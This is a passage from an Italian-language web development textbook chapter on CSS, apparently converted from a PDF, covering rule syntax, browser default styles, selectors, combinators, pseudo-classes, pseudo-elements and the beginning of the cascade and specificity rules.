


Figura 3.1: *Struttura di una regola CSS.*

Il **selettore** specifica **quali** elementi HTML sono interessati dalla regola. Le **dichiarazioni** sono coppie **proprietà-valore** che specificano lo stile da applicare, separate dal punto e virgola.

Il modo più utile di immaginare una regola è come un'istruzione in due tempi: **prima** il selettore individua degli elementi nell'albero del documento, **poi** le dichiarazioni vengono applicate a ciascuno di quegli elementi.




Figura 3.2: *Come si applica una regola: il selettore* `h1` *individua gli elementi* `<h1>` *del documento, e* `color` *e* `font-size` *ne cambiano colore e dimensione. Gli altri elementi non vengono toccati.*

Esempio 3.1 — Il primo foglio di stile

index.html

```html
<h1>Hello CSS</h1>
<p>
  La nostra <em>prima</em> pagina
  con <em>stile</em>!
</p>
```

style.css

```css
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```

index.html

Hello CSS

La nostra *prima* pagina con *stile*!

Si noti che `em` resta in corsivo anche dopo la nostra regola: noi abbiamo cambiato solo il colore, il corsivo arriva da un'altra parte. Da dove, lo vediamo subito.

Gli stili predefiniti del browser

C'è una domanda naturale a questo punto: le prime pagine che abbiamo scritto, senza una riga di CSS, avevano comunque un aspetto. Le intestazioni erano più grandi e in grassetto, i `<p>` andavano a capo, gli `<em>` erano in corsivo, gli `<strong>` in grassetto, i link blu e sottolineati, le `<ul>` avevano i pallini. Da dove veniva tutto questo?

Dal fatto che i browser applicano a ogni pagina un proprio foglio di stile di base, detto **user agent stylesheet** (foglio di stile dello *user agent*, cioè del programma che visualizza la pagina).

Questi valori predefiniti sono grosso modo gli stessi su tutti i browser, ma qualche differenza esiste, e vedremo che ha delle conseguenze.

I «CSS reset»

Proprio perché gli stili predefiniti differiscono leggermente da browser a browser, molti progetti iniziano il proprio foglio di stile con un *reset* (o una *normalizzazione*): un blocco di regole che azzera margini, spaziature e dimensioni predefinite, in modo da partire da una base identica ovunque. È il motivo per cui si incontrano spesso, in cima ai fogli di stile reali, regole come `* { margin: 0; padding: 0; }`.

Come includere il CSS in una pagina

Ci sono tre modi per applicare stili a un documento HTML.

Foglio di stile esterno

Il primo, e di gran lunga il migliore, è collegare un file `.css` esterno con un elemento `<link>` nell'`<head>` del documento.

<> head con foglio esterno

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <link rel="stylesheet" href="style.css">
</head>
```

- l'attributo `rel="stylesheet"` specifica la **relazione** fra il documento corrente e quello collegato;
- l'attributo `href="style.css"` specifica la **URL** del foglio di stile da caricare.

Il meccanismo è lo stesso che abbiamo visto per `<img>`: il browser effettua una **richiesta HTTP aggiuntiva** per procurarsi il foglio di stile *prima* di disegnare la pagina.

Elemento style

Le regole CSS possono anche essere definite direttamente dentro un elemento `<style>`, sempre nell'`<head>`.

<> head con style interno

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <style>
    h1 {
      color: red;
      font-size: 50px;
    }
  </style>
</head>
```

Attributo style (stile inline)

Infine, un singolo elemento può essere stilizzato **inline** tramite l'attributo globale `style`. Il valore dell'attributo è una sequenza di dichiarazioni separate da punto e virgola, e si applica **solo** a quell'elemento.

stile inline

```
<em style="color: fuchsia; font-weight: bold;">stile inline</em>
```



Che cosa succede se un elemento con uno stile inline è selezionato **anche** da una regola del foglio di stile? Riprendiamo il primo esempio e aggiungiamo un attributo `style` al primo `<em>`.

Esempio 3.2 — Lo stile inline sostituisce quello del foglio di stile

index.html

```
<h1>Hello CSS</h1>
<p>
  La nostra <em style="color: fuchsia; font-weight: bold;">prima</em>
  pagina con <em>stile</em>!
</p>
```

style.css

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```



Sul primo `<em>` ora agiscono due fonti di stile che dicono cose diverse sulla stessa proprietà:

Proprietà	Regola `em`	Attributo `style`	Valore applicato
`color`	`blue`	`fuchsia`	`fuchsia` (**sostituito**)
`font-weight`	—	`bold`	`bold` (**aggiunto**)
`font-style`	—	—	`italic` (dal browser)

Il colore dichiarato inline **sostituisce** quello della regola `em`, ma **solo per quell'elemento**: il secondo `<em>`, che non ha l'attributo, resta blu. Le dichiarazioni che non vanno in conflitto, invece, si sommano: il grassetto si aggiunge, e il corsivo continua ad arrivare dallo stile predefinito del browser. Il motivo per cui vince lo stile inline lo vedremo con precisione parlando della **cascata**: gli stili inline appartengono a un livello con priorità più alta del foglio di stile.

Perché il foglio esterno è preferibile

È una domanda che il docente pone a lezione, e vale la pena rispondere per esteso.

- **Riuso**: un solo file serve tutte le pagine del sito. Con `<style>` andrebbe copiato in ognuna, e con lo stile inline andrebbe ripetuto su ogni elemento.
- **Manutenzione**: cambiare il colore del marchio significa modificare una riga anziché mille.
- **Cache**: il browser scarica `style.css` una sola volta e lo riusa per tutte le pagine successive, che diventano più leggere e più veloci. Il CSS incorporato viene invece riscaricato con ogni pagina.
- **Separazione delle responsabilità**: il markup resta leggibile e descrive solo la struttura.
- **Specificità**: come vedremo, lo stile inline ha la priorità più alta di tutte ed è difficilissimo da sovrascrivere. Usarlo diffusamente porta rapidamente a un foglio di stile ingestibile, pieno di `!important`.

Selettori

I selettori sono una parte fondamentale del CSS: specificano a quali elementi si applica una regola.

I selettori non servono solo a stilizzare

Vale la pena impararli bene, perché tornano ovunque:

- in **JavaScript**, per scegliere su quali elementi della pagina intervenire quando la si rende dinamica;
- nel **testing web automatico**, per indicare con quali elementi il test deve interagire;
- nello **scraping** e nel *crawling*, per selezionare gli elementi che contengono le informazioni da estrarre.

Selettori semplici

Esistono cinque tipi di selettori semplici.

Tipo	Forma	Corrisponde a
Universale	`*`	qualunque elemento.
Di tipo	`a`	tutti gli elementi di un dato tipo (nome del tag).
Di id	`#idElemento`	l'elemento con quell'attributo `id`.
Di classe	`.nomeClasse`	gli elementi con quella `class`.
Di attributo	`[attr]`, `[attr='val']`	gli elementi che hanno quell'attributo (con quel valore).

Esempio 3.3 — Selettore universale e selettore di tipo

Il selettore **universale** `*` corrisponde a qualunque elemento:

lista.html

```html
<p>Ecco una lista:</p>
<ul>
  <li>Anna</li>
  <li>Bruno</li>
  <li><a href="/car/">Carlo</a></li>
  <li>Davide</li>
</ul>
<a href="/">Torna alla homepage</a>
```

lista.css

```css
* {              /* colora TUTTI gli elementi */
  color: hotpink;
}
```



Anche i link diventano rosa: `*` seleziona direttamente anche gli `<a>`, e batte il blu predefinito del browser.

Il selettore **di tipo** è semplicemente il nome del tag. Con la stessa pagina e questo foglio di stile:

lista.css

```css
a {              /* solo i collegamenti */
  background: yellow;
}
```



Esempio 3.4 — Selettori di id, di classe e di attributo

form.html


```
<form>
  <label for="msg">Messaggio: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Numero: </label>
  <input id="num" type="number" name="num">
</form>
```

form.css

```
/* l'elemento con id="msg" */
#msg {
  background: cyan;
}

/* tutti gli elementi con un attributo for */
[for] {
  background: yellow;
}

/* tutti gli elementi con type="number" */
[type='number'] {
  background: cyan;
}
```



Le due `<label>` hanno l'attributo `for`: diventano gialle.
Il primo campo è `#msg`, il secondo ha `type="number"`.


Per il selettore di classe, si ricordi che un elemento può appartenere a **più classi**, elencate nell'attributo `class` separate da spazi:

bottoni.html

```
<button>Azzera il form</button>
<button class="primary btn">Continua</button>
```

bottoni.css

```
.primary {
  background: blue;
  color: white;
}
```



Il secondo pulsante appartiene sia a `primary` sia a `btn`, quindi riceve gli stili di entrambe.

Corrispondenza parziale sugli attributi

Tre operatori aggiuntivi permettono di confrontare solo una **parte** del valore di un attributo.

Operatore	Significato
`[attr*='x']`	il valore **contiene** `x`
`[attr^='x']`	il valore **inizia** con `x`
`[attr$='x']`	il valore **termina** con `x`

Esempio 3.5 — Selezionare i link in base alla loro destinazione

link.css

```css
[href*='programming'] {   /* contiene 'programming' */
  text-decoration: overline;
}

[href^='https'] {         /* inizia con 'https' */
  color: red;
}

[href$='.it/'] {          /* termina con '.it/' */
  color: green;
}
```

link.html

```html
<a href="http://bookofprogramming.com/">Link 1</a>
<a href="https://programming.net/">Link 2</a>
<a href="http://webtechnologies.it/">Link 3</a>
```



Il primo link ottiene la sopralineatura; il secondo la ottiene *e* diventa rosso (soddisfa due regole); il terzo diventa verde. Si noti che `text-decoration: overline` **sostituisce** la sottolineatura predefinita dei link, invece di aggiungersi a essa: solo il terzo link, che non ha ricevuto la regola, resta sottolineato.

Selettori composti

È possibile **combinare** più selettori semplici concatenandoli senza spazi. Il risultato seleziona l'**intersezione**: gli elementi che soddisfano *tutti* i selettori indicati.

Esempio 3.6 — Intersezione di condizioni

composti.css

```css
/* link che si aprono in una nuova scheda */
a[target='_blank'] {
  color: red;
}

/* link appartenenti alla classe my-class */
a.my-class {
  color: green;
}

/* entrambe le condizioni insieme */
a[href*='programming'].my-class {
  background: yellow;
}
```

composti.html

```html
<a href="http://bookofprogramming.com/" target="_blank">Link 1</a>
<a class="my-class" href="https://programming.net/">Link 2</a>
<em class="my-class">Hello</em>
```

composti.html

Link 1 Link 2 *Hello*

L'ultimo elemento è un `<em>`, non un `<a>`: pur avendo la classe giusta, non viene selezionato da nessuna delle tre regole.

Combinatori

I **combinatori** servono a selezionare elementi in base alla loro **posizione nel documento**. Qui torna utile ricordare che un documento HTML è un albero. La sintassi è `selettore1 combinatore selettore2`.

Simbolo	Nome	Seleziona
spazio	discendente	gli elementi *contenuti* (a qualunque profondità).
`>`	figlio	solo i *figli diretti*.
`+`	fratello adiacente	il fratello *immediatamente successivo*.
`~`	fratello generale	*tutti* i fratelli successivi.





Figura 3.3: *Discendente contro figlio diretto.*

Esempio 3.7 — Combinatore discendente

```css
section em {
  color: teal;
}
```

discendente.html

```html
<section>
  <p>
    Uno studente chiese a Fu-Tzu della natura
    del ciclo di Dati e Controllo. Fu-Tzu rispose:
    <em>pensa a un compilatore che compila se stesso.</em>
  </p>
</section>
<em>-- Frammento dal Libro della Programmazione</em>
```



Solo il primo `<em>` diventa *teal*: il secondo è fuori dalla `<section>`. Si noti che il primo `<em>` non è figlio diretto della `<section>` (c'è un `<p>` in mezzo), ma il combinatore discendente non se ne cura.

Esempio 3.8 — Combinatore figlio

```css
main > em {
  color: teal;
  font-variant: small-caps;
}
```

figlio.html

```html
<main>
  <em>Selettori</em> CSS:
  <p>Ci <em>piacciono</em>.</p>
</main>
```



`font-variant: small-caps` rende le minuscole come maiuscolette.

Qui viene selezionato solo il primo `<em>`, che è figlio diretto di `<main>`. Il secondo è dentro un `<p>`, quindi è un *nipote* e non corrisponde.

Esempio 3.9 — Fratello adiacente e fratello generale

Entrambi gli esempi usano la stessa lista.

fratelli.html

```html
<ul>
  <li>Tsu-li</li>
  <li class="master">Fu-Tzu</li>
  <li>Tsu-ssu</li>
  <li class="disciple">Li-Win</li>
</ul>
```

adiacente.css

```css
.master + li {        /* il fratello subito dopo */
  color: red;
}
```

fratelli.html

- Tsu-li
- Fu-Tzu
- Tsu-ssu
- Li-Win

generale.css

```css
.master ~ li.disciple {   /* un fratello successivo */
  color: red;             /* con classe disciple   */
}
```

fratelli.html

- Tsu-li
- Fu-Tzu
- Tsu-ssu
- Li-Win

Con `+` viene colorato soltanto `Tsu-ssu`, che segue immediatamente l'elemento con classe `master`. Con `~` vengono considerati tutti i fratelli successivi, ma il selettore composto `li.disciple` restringe la scelta a `Li-Win`.

Attenzione: entrambi i combinatori guardano solo **in avanti**. In CSS non esiste un combinatore «fratello precedente».

PSEUDO-CLASSI

Gli elementi HTML possono trovarsi in **stati** diversi, per esempio a causa dell'interazione con l'utente o della loro relazione con altri elementi.

Le **pseudo-classi** iniziano con i due punti (`:`) e permettono di stilizzare gli elementi in base al loro stato. Si distinguono quattro famiglie: stati interattivi, stati storici, stati dei form e stati derivanti da relazioni con altri elementi.

Pseudo-classe	Seleziona
`:hover`	gli elementi su cui è posizionato un dispositivo di puntamento (il mouse).
`:active`	lo stato in cui un elemento è attivamente sollecitato (per esempio un pulsante mentre è premuto).
`:focus`	lo stato in cui un elemento (un link, un campo di input) ha il *fuoco*, cioè è attualmente selezionato.

Esempio 3.10 — Stati interattivi

interattivi.css


```css
em:hover {
  background: yellow;
}

input[type='text']:focus {
  background: cyan;
}

button:active {
  background: blue;
  color: white;
}
```

interattivi.html

```html
<p>Sto imparando <em>HTML</em> e <em>CSS</em>.</p>
Messaggio: <input type="text"><br><br>
<button>Tienimi premuto</button>
```



I tre stati sono mostrati insieme per comodità: nella realtà ognuno dura solo finché dura l'interazione.

`:focus` e l'accessibilità

Lo stile di `:focus` è ciò che permette a chi naviga con la tastiera (con il tasto `Tab`) di sapere *dove si trova* nella pagina. Il contorno predefinito che i browser disegnano attorno all'elemento con il fuoco è brutto, e la tentazione di scrivere `:focus { outline: none; }` è forte. Farlo senza fornire un'alternativa visibile rende la pagina inutilizzabile senza mouse.

Stati storici

Servono a «ricordare» quali link sono già stati visitati.


storici.css

```css
:link {          /* link non ancora visitati */
  color: red;
}

:visited {       /* link gia' visitati */
  color: darkred;
}
```

storici.html

```html
<a href="./js/">Nuovo link</a>
<a href="./css/">Link visitato</a>
```



Supponendo di aver già aperto in passato la pagina `./css/`.

Gli stati storici e la privacy

Ciò che si può stilizzare su `:visited` è deliberatamente limitatissimo (in pratica solo il colore): permettere di più consentirebbe a un sito malevolo di scoprire quali altri siti l'utente ha visitato, misurando gli effetti dello stile. Si noti inoltre che l'anteprima integrata di Visual Studio Code non supporta gli stati storici: per verificarli occorre aprire la pagina in Firefox o in un altro browser vero.

form-states.css

```css
:disabled {
  border: 2px dashed red;
}

:invalid {
  color: red;
}

:checked ~ em {
  color: deeppink;
  font-weight: bold;
}
```

form-states.html

```html
<div>
  <label for="mail">Messaggio:</label>
  <input id="mail" type="email">
  <button disabled>Annulla</button>
  <button>Iscriviti</button>
</div>
<input type="checkbox"> Casella<br><br>
<em>Che bel form!</em>
```



L'indirizzo è senza @, quindi `:invalid`: testo rosso.
La casella è spuntata, quindi l'`<em>` diventa rosa e in grassetto.

Da notare l'ultima regola: combinando `:checked` con il combinatore fratello generale si riesce a cambiare l'aspetto di un **altro** elemento in base allo stato di una casella di spunta, senza scrivere una riga di JavaScript.

Che cosa conta come `:invalid`

Un campo `type="email"` è considerato valido se contiene qualcosa che somiglia a un indirizzo di posta. Tecnicamente possono esistere indirizzi senza punto: `user@localhost` e `user@com` sono indirizzi formalmente validi. La validazione del browser è quindi più permissiva di quanto ci si aspetti, e non sostituisce mai la validazione lato server.

Pseudo-classe	Seleziona
`:first-child`, `:last-child`	il primo (l'ultimo) figlio fra un insieme di fratelli, **indipendentemente dal tag**.
`:only-child`	gli elementi che non hanno fratelli.
`:first-of-type`, `:last-of-type`	il primo (l'ultimo) fra i fratelli, considerando **solo** gli elementi dello stesso tipo.
`:nth-child(n)`, `:nth-of-type(n)`	gli elementi che occupano la posizione n fra i loro fratelli.

In CSS si conta a partire da 1

A differenza di quasi tutti i linguaggi di programmazione, l'indicizzazione in CSS **parte da 1**. `:nth-child(1)` è il primo figlio, non il secondo.

La distinzione fra `-child` e `-of-type` è la fonte di errori più comune, e conviene fissarla con un esempio.

Esempio 3.11 — `-child` contro `-of-type`

posizioni.html

```html
<p>
  <em>Anna</em> <strong>Bruno</strong> <em>Carlo</em>
</p>
<p>
  <strong>Anna</strong> <em>Bruno</em> <strong>Carlo</strong>
</p>
```

posizioni.html

Anna **Bruno** *Carlo*
Anna *Bruno* **Carlo**

Senza CSS: gli `<em>` in corsivo, gli `<strong>` in grassetto.

Applicando cinque selettori diversi, con la regola `{ color: red; }`, si ottengono cinque risultati diversi.

Selettore	Risultato	Perché
`em:last-child`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Carlo* nel primo paragrafo: è l'ultimo figlio **ed** è un `em`. Nel secondo paragrafo l'ultimo figlio è uno `strong`, quindi niente.
`em:last-of-type`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Carlo* nel primo paragrafo e *Bruno* nel secondo: in entrambi è l'ultimo `em`, indipendentemente da che cosa venga dopo.
`em:first-child`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Anna* nel primo paragrafo soltanto: nel secondo il primo figlio è uno `strong`.
`em:first-of-type`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Anna* nel primo paragrafo e *Bruno* nel secondo.
`em:nth-child(2)`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	niente nel primo paragrafo (il secondo figlio è uno `strong`) e *Bruno* nel secondo.

La regola da ricordare: `-child` conta **tutti** i fratelli e poi verifica il tipo; `-of-type` conta **solo** i fratelli dello stesso tipo.

Esempio 3.12 — Righe alternate con `even` e `odd`

`:nth-child()` accetta anche le parole chiave `even` (pari) e `odd` (dispari), oltre a espressioni della forma `an+b`.

lezioni.html

```html
<p>Lezioni:</p>
<ol>
  <li>Introduzione</li>
  <li>HTML</li>
  <li>CSS (basi)</li>
  <li>CSS (framework e Sass)</li>
  <li>JavaScript</li>
</ol>
```

lezioni.css

```css
li:nth-child(even) {
  color: red;
}

li:nth-child(odd) {
  color: blue;
}
```



Anche i numeri dell'elenco prendono il colore della riga.

È il modo classico per ottenere le righe alternate di una tabella senza aggiungere classi a mano.

Il conteggio senza selettore di tipo

Negli esempi visti finora la pseudo-classe era sempre preceduta da un tipo (`li:nth-child(even)`, `em:first-child`). Ma il tipo si può **omettere**: `:nth-child(even)` è equivalente a `*:nth-child(even)`, perché quando manca il selettore di tipo si sottintende quello universale.

La conseguenza è che il conteggio riguarda **tutti** i fratelli, di qualunque tag: `even` corrisponde alle posizioni 2, 4, 6… e `odd` alle posizioni 1, 3, 5…

Esempio 3.13 — `:nth-child()` senza selettore di tipo

senza-tipo.css

```css
:nth-child(odd)  { color: crimson; }
:nth-child(even) { color: blue; }
```

senza-tipo.html

```html
<h3>1. Intestazione</h3>
<p>2. Paragrafo</p>
<div>3. Contenitore
  <p>1. Paragrafo annidato</p>
  <p>2. Paragrafo annidato</p>
</div>
<p>4. Paragrafo</p>
```



Nel `<body>` ci sono quattro figli: l'intestazione è il primo (dispari, cremisi), il primo paragrafo il secondo (pari, blu), il `<div>` il terzo (dispari, cremisi) e l'ultimo paragrafo il quarto (pari, blu).

Il punto interessante sono i due paragrafi **annidati**: il conteggio **riparte da capo per ogni genitore**. Dentro al `<div>` sono il primo e il secondo figlio, quindi tornano a essere dispari e pari, indipendentemente da quanti elementi li precedono nella pagina.

Il testo del contenitore non è un figlio

Nell'esempio, il `<div>` contiene il testo «3. Contenitore» e due paragrafi. Quel testo non è un elemento, quindi non viene contato: i figli del `<div>` sono **due**, non tre. Le pseudo-classi di posizione contano soltanto gli **elementi**, mai i nodi di testo.

Pseudo-elementi

Gli **pseudo-elementi** permettono di agire su parti specifiche del contenuto di un elemento, **senza aggiungere marcatura HTML**. La sintassi usa i **doppi** due punti: `selettore::pseudo-elemento`.

Pseudo-elemento	Bersaglio
`::first-letter`	la prima lettera del contenuto di un elemento di tipo blocco.
`::first-line`	la prima riga del contenuto di un elemento di tipo blocco.
`::selection`	il contenuto attualmente selezionato dall'utente.
`::before`	crea un elemento che diventa il **primo** figlio dell'elemento selezionato.
`::after`	crea un elemento che diventa l'**ultimo** figlio dell'elemento selezionato.

Esempio 3.14 — Prima lettera, prima riga e selezione

pseudoelementi.html

```html
<p>Uno studente era rimasto immobile davanti al computer per ore,
con lo sguardo cupo. Stava cercando di scrivere una soluzione
elegante a un problema difficile, ma non riusciva a trovare
l'approccio giusto.</p>
<p>Fu-Tzu lo colpi' sulla nuca e grido': "Scrivi qualcosa!" Lo
studente comincio' a scrivere una soluzione brutta. Quando ebbe
finito, comprese all'improvviso la soluzione elegante.</p>
```

pseudoelementi.css

```css
p::first-letter {
  font-weight: bold;
}

p::first-line {
  color: red;
}

p:last-child::selection {
  background: red;
  color: white;
}
```

pseudoelementi.html

Uno studente era rimasto immobile davanti al computer per ore, con lo sguardo cupo. Stava cercando di scrivere una soluzione elegante a un problema difficile, ma non riusciva a trovare l'approccio giusto.

Fu-Tzu lo colpì sulla nuca e gridò: «Scrivi qualcosa!» Lo studente cominciò a scrivere una soluzione brutta. Quando ebbe finito, comprese all'improvviso la soluzione elegante.

In entrambi i paragrafi la prima lettera è in grassetto e la prima riga è rossa. Nel secondo, che è l'ultimo figlio, la parte selezionata con il mouse diventa bianca su rosso.

Si noti che `::first-line` dipende da come il testo viene effettivamente mandato a capo: allargando la finestra, la prima riga contiene parole diverse e la colorazione cambia di conseguenza. È una cosa che nessun markup statico potrebbe esprimere.

Esempio 3.15 — Generare contenuto con `::before` e `::after`

dialogo.html

```html
<p class="narrator">Un eremita passo' dieci anni
a scrivere il programma perfetto.
Annuncio' con orgoglio:</p>
<p class="hermit">Il mio programma sa calcolare
il moto delle stelle su un 286 con MS DOS.</p>
<p class="narrator">Fu-Tzu rispose:</p>
<p class="fu-tzu">Nessuno possiede piu' un 286,
ne' usa MS DOS.</p>
```

dialogo.css

```css
.narrator::before {
  content: "Narratore >> ";
  font-weight: bold;
}

.narrator::after {
  content: " <<";
  font-weight: bold;
}

.hermit::before  { content: "Eremita: "; font-size: 24px; }
.fu-tzu::before  { content: "Fu-Tzu: ";  font-size: 24px; }
```

dialogo.html

Narratore >> Un eremita passò dieci anni a scrivere il programma perfetto. Annunciò con orgoglio: **<<**

Eremita: Il mio programma sa calcolare il moto delle stelle su un 286 con MS DOS.

Narratore >> Fu-Tzu rispose: **<<**

Fu-Tzu: Nessuno possiede più un 286, né usa MS DOS.

Nessuna delle scritte *Narratore*, *Eremita* e *Fu-Tzu* è presente nell'HTML: le genera il CSS.

La proprietà `content` è obbligatoria: senza di essa lo pseudo-elemento non viene generato affatto.

Il contenuto generato non è vero contenuto

Il testo prodotto da `content` vive solo nella presentazione: non è presente nel DOM come nodo di testo normale, il comportamento dei lettori di schermo nei suoi confronti è incoerente fra browser, e i motori di ricerca in genere lo ignorano. Va usato per **decorazioni** (icone, virgolette, separatori), mai per informazione che l'utente deve poter leggere o copiare.

La cascata

Siamo arrivati alla «C» di CSS.

Può capitare che **due o più regole** si applichino allo stesso elemento, e che siano in **conflitto**, cioè assegnino valori diversi alla stessa proprietà. Chi vince?

Cascata

La **cascata** (*cascade*) è l'algoritmo usato per risolvere questi conflitti. Prende in ingresso l'insieme delle proprietà in conflitto che si applicano a un elemento e restituisce un'unica proprietà, detta *cascaded*, da applicare effettivamente.

La cascata considera quattro aspetti, **nell'ordine**:

1. origine e importanza;
2. livelli (*layer*);
3. specificità;
4. posizione e ordine di comparsa della regola.

L'ordine è essenziale: si passa al criterio successivo **solo** se il precedente non ha deciso.

Origine e importanza

Il CSS che scriviamo noi (detto **authored CSS**) non è l'unico applicato a una pagina.

- Esistono gli **user agent styles**, i fogli di stile inclusi per impostazione predefinita dai browser.
- Possono esistere **local user styles**, aggiunti da estensioni del browser o a livello di sistema operativo, tipicamente per motivi di **accessibilità**: una persona ipovedente potrebbe volere schemi di colore ad alto contrasto e caratteri più grandi.

A queste tre origini si aggiunge la regola `!important`, che si scrive in coda alla dichiarazione e ne aumenta l'importanza:

```
h1 {
  color: red !important;
}
```

Combinando origine e importanza si ottengono sei livelli di priorità.



Figura 3.4: *I sei bucket di origine e importanza, dal meno al più prioritario.*

Perché `!important` dello user agent vince su tutto

A prima vista sembra un'inversione assurda. La ragione è l'accessibilità: se un utente ha impostato nel proprio browser o nel sistema operativo uno stile ad alto contrasto marcato `!important`, nessun sito deve poterlo scavalcare. Le esigenze dell'utente vengono prima di quelle dell'autore della pagina.

Livelli

All'interno di ciascun bucket di origine e importanza possono esistere più **livelli di cascata** (*cascade layer*).

- Livelli personalizzati possono essere definiti con la regola `@layer` (che in questo corso non approfondiamo). Quelli dichiarati **più tardi** hanno priorità maggiore.
- Tutto il resto del CSS (quello dentro `<style>` o importato con `<link>`) appartiene a un **livello senza nome**.
- Gli **stili inline** appartengono a un livello a sé, con la priorità più alta di tutte.




Figura 3.5: *I livelli di cascata dentro un singolo bucket.*

Specificità

Quando due regole in conflitto appartengono allo **stesso** bucket di origine-importanza **e** allo stesso livello, si considera la **specificità**. L'idea è che debba vincere il selettore **più specifico**.

```css
# cascade.css
.primary {
  color: blue;
}

h1 {
  color: red;
}
```

```html
<> cascade.html
<h1 class="primary">Cascading!</h1>
```



Il pannello degli stili dei DevTools: in alto la regola più specifica, barrata la dichiarazione che ha perso.

Il titolo diventa **blu**: il selettore di classe è più specifico del selettore di tipo, anche se compare prima.

Il CSS definisce con precisione come calcolare la specificità di un selettore:

- si ignora il selettore universale;
- si conta il numero di selettori di **id** (= A);
- si conta il numero di selettori di **classe**, di **attributo** e di **pseudo-classe** (= B);
- si conta il numero di selettori di **tipo** e di **pseudo-elemento** (= C).

